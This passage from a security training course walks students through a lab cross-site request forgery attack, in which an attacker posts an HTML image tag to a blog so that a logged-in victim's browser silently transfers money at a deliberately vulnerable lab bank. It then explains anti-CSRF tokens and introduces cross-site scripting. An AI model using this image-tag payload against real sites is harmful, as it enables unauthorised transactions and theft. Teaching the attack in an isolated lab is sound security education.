
To make the concepts underlying XSRF attacks more concrete, let's conduct a lab on the topic. Note that the step numbers of the lab we are about to conduct (Step 1-10) are identical to the step numbers in the scenario we just covered. That way, you can map directly between the scenario and the lab as you do this in our lab.



Before we can start the lab, let's lay out the players. The attacker will be your Linux machine, trying to launch an XSRF attack. The victim will be your Windows machine, running the Internet Explorer browser. The third-party website, which will be a blogging site, is on 10.10.10.50. We created a simple blog site for you to post content as the attacker. The XSRF-vulnerable site is the online bank at 10.10.10.60.

In this lab, the victim machine (your Windows machine) will have an account on the bank (10.10.10.60) with some pretend money in it, set up during Step 0. The victim machine will have a session with the online bank, established in Steps 1–4. In Steps 5 and 6, the attacker (your Linux machine) will be composing an XSRF attack string, posting it to a blog on the third-party website (10.10.10.50). Then, in Steps 7 and 8, the victim machine will read the attacker's blog content on 10.10.10.50. Merely reading the content generated by the attacker on the blog site (10.10.10.50) will make the browser on your Windows machine transfer some of the victim's money on the online bank (10.10.10.60) to another account in Steps 9 and 10.

Let's do it, following each of those steps.



For Step 0a, the attacker will create a blog on the 10.10.10.50 blog site. In your Linux guest machine, run the Firefox browser:

```
# firefox &
```


Your browser may still be configured to use ZAP as a proxy on TCP port 8080. Let's change its configuration so that it can directly access the target without going through the proxy. Right-click the fox to the right of your URL line, and select "Use proxies based on their pre-defined patterns and priorities."

Now, make Firefox surf to:

```
http://10.10.10.50/blog560
```

You should see the welcome screen on the blog site. Create a new blog for the attacker by clicking New User Registration.

It will ask you for a Username and a Password. Select a unique Username for yourself, something that no one else in the class will choose. Don't make the password something super-sensitive or hard to type. We'll just use it for this lab. After typing in the password twice, click the Register button. You now have a blog on the site. When your browser prompts you to remember your password, just click the drop-down where it says Remember Password and select Never Remember Password for This Site.




Next, let's post a test blog. Click the log in link on the blog site. When it asks for your username and password, enter them.

As soon as you log in, you see the page for entering a new blog posting. Type in a subject and entry of your choosing. Don't do anything fancy; just type in some text. When you have typed in a blog posting, click the button for Post Entry. Your blog will be updated with your new entry.

To verify that your blog is updated, go to your *Windows* machine now. Run *Internet Explorer*. Surf to `http://10.10.10.50/blog560`.

At the Welcome page, enter the name of the attacker blog account you created into the form for viewing a blog posting. Click the View button, and you should see the blog entry you just posted. Your Linux attacker is now a blogger, with an audience of one viewer, your Windows victim. Congrats!



Next, from your *Windows* machine, use *Internet Explorer* to surf to the online bank at 10.10.10.60, via this URL:

```
http://10.10.10.60/bank560
```

Note that you are accessing 10.10.10.60 for the bank, **NOT** 10.10.10.50. 60 is the bank; 50 is the blog. Please remember that.


Let's create an account for the victim user. Click New Customer Registration.

Then, enter a Username, password (typed in twice to make sure you've got it right), and Full Name. Make sure you enter a unique Username that no one else in the class will use. Click the Register button.

Because this bank likes customers so much, it pre-populates your account with $10,000. That's the good news. The bad news is that this currency is only usable on this particular site and has no real value in the real world.

Make a note of the account number that is assigned to the account you just created, a pseudo-random number that we'll use later: _____

Step 0 is now complete. We've created a blog for the attacker and a bank account for the victim.



Now, with everything set up, we get to the actual attack. In Step 1, the victim logs in to the bank. From IE in Windows, surf to `http://10.10.10.60/bank560`.

Or, if you are still on the site, from the last step, just click login. Enter your Username and password. The site authenticates you and sets a cookie in Steps 2 and 3. These happen invisibly to the user. You should see your account balance of $10,000.


On that same page, you'll see a form under Transfer Money. For Step 4, enter an account number to transfer money to. You can enter any number at all in this field. If the account number to which you transfer money doesn't exist, the money will disappear. If the account exists (because it belongs to another person in the class), your money will be moved to their account, with your balance decreasing and theirs increasing by the transferred amount. If you move money to your own account number, your balance will be unchanged because it is decreased and increased by the same amount. Just enter some number in this field, such as 1234567. For an Amount to transfer value, enter 500. Then, click the Send Money button. The system will prompt you (using a little Javascript) confirming the transaction. Click OK. You'll see an indication of Transfer successful. On this page, look at your URL line in your browser. It should say

http://10.10.10.60/bank560/transfer.php?acct_to=1234567&amount=500

With a proper cookie set, that is the URL that will make the bank move $500 from your account to account 1234567. Note that there is NOTHING in this URL that an attacker would not know or be able to set to her own information. The attacker could compose an image tag reference in HTML with a URL like this but with her own account number and an amount of her choosing!

In your browser, click return to main page to view your balance.

Note your balance now before the attack. It is likely $0,000 less the $500 we just transferred, or $9,500.



In Step 5, move back to the attacker's machine (Linux) and the attacker's browser (Firefox), which should be logged into the blog site on 10.10.10.50. It if isn't, log in to your blog again.

If you were still logged into the blogging site, simply click compose another. Otherwise, when you log in, you'll be sent directly to the blog composing section.


Compose a blog posting with any subject text you want, but with an Entry of

```
<img src="http://10.10.10.60/bank560/transfer.php?acct_to=1234567&
amount=2000">
```

NOTE THAT THERE SHOULD NOT BE A CARRIAGE RETURN in that line. It should be 1234567&amount=2000. THIS SHOULD ALL BE ENTERED ON ONE SINGLE LINE. Enter that whole thing on one line in the Entry field of your blog, typing carefully.

This HTML image element will make any browser that reads it access 10.10.10.60's bank, invoking transfer.php to move $2000 to account number 1234567.


Click the Post Entry button, and Step 6 will be complete. Your blog has now been updated with the XSRF attack component.



Now, move back to your *Windows* machine, the victim. In Step 7, the victim will read the attacker's blog. Keep your *IE* browser open, which should be displaying your current balance information at the bank ($9500.00), and open a new window in the browser (CTRL-N, or go to File → New Window). Don't close your existing browser window; instead open a new one. In that new window in your browser, surf to the blog site at `http://10.10.10.50/blog560`.

At the blog site, in the specify the account name below: box, enter the blog name that you created earlier for the attacker. Click the View button. You completed Step 7.

In Step 8, the blog site responds with the attacker content that includes the XSRF attack. In our browser window on the victim machine, we'll see the blog posting by the attacker that contained the XSRF attempt, but the image in the blog entry will be a broken image. No XSRF text is posted because that element contained meaningful HTML that the browser tried to render. However, in the process of trying to fetch that image, our browser performed a transaction on the bank!




Step 9 and 10 happen automatically, when the victim's browser tries to render that image element. The victim's browser will transfer money from the victim account to the account chosen by the attacker, with an amount of the attacker's choosing. To verify that the attack worked, on your Windows machine, *in the IE window that is still logged into the bank*, press the Refresh or Reload button, or the F5 function key to refresh. You should see your account decremented by the amount we entered into the XSRF attack ($2000).

And, what's more, if you press Refresh in the IE window (via pressing the F5 function key) that is pointed to the attacker's blog, your balance will be decremented. Every time you press F5 to refresh in this blog-viewing window, your browser will rerender its content, trying to fetch that XSRF-related image and again lowering your account balance. You could just switch back and forth between your two IE windows, one on the blog site and one on the bank site. Pressing F5 for refresh each time will lower your balance by the amount you specified in the XSRF element.

Don't worry about your account going to a negative balance in the 560 bank. We let you keep decrementing the account as long as you want, even with negative balances.


IF THE LAB DOESN'T WORK FOR YOU, IT IS POSSIBLE THAT YOU MISTYPED THE ENTRY IN YOUR BLOG. With a malformed blog posting, a browser may not even render that blog output any more, which will break your own blog. Subsequent postings won't work on that blog because the browser will hang on the earlier failed entry. You can test this by trying to read the blog of another student in the class (ask a student for the blog name) and seeing whether it decrements your balance.

If this is the case for you, create another blog with a different name, and try again.



If you do not see your account balance decline every time you read the blog, you may have mistyped the syntax for the XSRF attack into your blog. If that is the case, check it and retype it carefully in another blog posting.

You can check to see if it were merely an issue with your syntax by asking another student in the class (for whom the attack worked) their blog name. You could then, while logged into your 560 bank account, surf to and read the other student's blog. If your account balance declines when you read the other student's blog, that is a sign that the syntax on your own blog was problematic. Try to post the XSRF attack again, or even create another new blog and post carefully to it to try again.




While the bank's transfer.php function is vulnerable to an XSRF attack, note that the blog site's compose.php function (http://10.10.10.50/blog560/compose.php) includes an XSRF defense: an anti-XSRF token value. The blog site was designed to minimize the chance of an XSRF attack by including a pseudo-random value in the page associated with composing blog postings. You can see evidence of this defense as follows.

In Linux using your Firefox browser, surf to the blogging site, and log in using the blog account you created earlier. When you are looking at the page for composing a blog (http://10.10.10.50/blog560/compose.php), in your Linux Firefox browser, look at the source of the web page by pressing Ctrl-U.

Scrolling down, and you will see a hidden form element, indicated by the HTML "`<input type="hidden" name="token"...`" There will be a pseudo-random value set for this hidden form element.

Post a blog entry. Then, go back and select "compose another" to get you back to the compose.php page. View the source for the page again (Ctrl-U). You see a different number in this hidden form element. It changes for each blog posting. The target server assigns a pseudo-random value in this element when someone surfs to the compose.php page. When a new blog entry is submitted, the web server verifies that this same value is present. Because the attacker doesn't know what this value is for the person who just accessed compose.php (and it might not even be set if the browser weren't sitting at the compose.php page), the bad person cannot perform an XSRF attack to trick someone into posting to his own blog.


If this defense weren't in place, an attacker could get a victim blogger to read the attacker's blog, which would make the victim's browser post an entry of the attacker's choosing to the victim's own blog.



We've seen that XSRF attacks can be damaging, with an HTML element posted to one site making a browser access another site and perform some function on it. But XSRF attacks aren't the only cross-site issues that we face today. Cross-Site Scripting vulnerabilities are also common and can be extremely damaging as well. Let's explore them in more depth now.

Cross-Site Scripting Overview

- Instead of posting HTML elements, an attacker might inject a browser script into a website:
  - The script doesn't run on the website
  - The website merely delivers the script to a victim's browser, where it runs
  - The website is vulnerable because it does not filter components of the script
- The script, running in the victim's browser, can make the browser do anything the user can do on that website and possibly make it access other sites

